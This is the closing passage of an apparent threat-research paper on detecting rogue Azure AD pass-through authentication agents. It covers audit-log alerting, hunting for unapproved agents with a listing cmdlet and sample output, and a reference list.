Azure AD audit logs are generated when a new pass-through authentication agent is registered in the *Azure AD*. The service is 'Application Proxy', category is 'ResourceManagement' and Activity Type 'Register connector'. Alerts should be configured for when a new pass-through authentication agent is registered in *Azure AD*.

Hunting

As part of hunting, it is recommended that organizations review the registered PTA agents in the *Azure* tenant. Any anomaly from the approved list of servers should be actioned against. The list of the registered PTA agents is available in the Azure Active Directory > Azure AD Connect > Pass-through authentication in the *Azure* portal.

AD Connect provides a PowerShell cmdlet, Get-Agents, that can be used to list all the PTA agents registered in the *Azure AD*.

```
PS> Import-Module .\PassthroughAuthPSModule.psd1
PS> Get-Agents -OnPremisesPublishingType Authentication
id                         : e3eeaedd-e931-48e5-a2c8-005f15c868ba
machineName                : TA-PTAMachine
externalIp                 : 118.XXX.XXX.XX
agentGroups                : {60747eac-3aa7-413c-8ace-e54c1b61510b}
status                     : active
supportedPublishingTypes   : {authentication}id      : 0bdddcb6-468e-40b5-a305-
4d2d3be32df3
machineName                : ad-connect.threathunting.dev
externalIp                 : 118.XXX.XXX.XX
agentGroups                : {60747eac-3aa7-413c-8ace-e54c1b61510b}
status                     : active
supportedPublishingTypes   : {authentication}
```

Figure 23: List registered PTA agents.

REFERENCES

[1] Microsoft Azure. Azure Active Directory. June 2021. https://azure.microsoft.com/en-us/services/active-directory/.

[2] Postman. https://www.postman.com/.

[3] Reiner, S. Golden SAML: Newly Discovered Attack Technique Forges Authentication to Cloud Apps. Cyberark. November 2017. https://www.cyberark.com/resources/threat-research-blog/golden-saml-newly-discovered-attack-technique-forges-authentication-to-cloud-apps.

[4] Syynimaa, D. N. Deep-dive to Azure Active Directory Identity Federation. Office 365 Blog. June 2019. https://o365blog.com/post/aad-deepdive/.

[5] Syynimaa, D. N. AADInternals. GitHub. https://github.com/Gerenios/AADInternals.

[6] Burns, M. Detecting Microsoft 365 and Azure Active Directory Backdoors. FireEye. September 2020. https://www.fireeye.com/blog/threat-research/2020/09/detecting-microsoft-365-azure-active-directory-backdoors.html.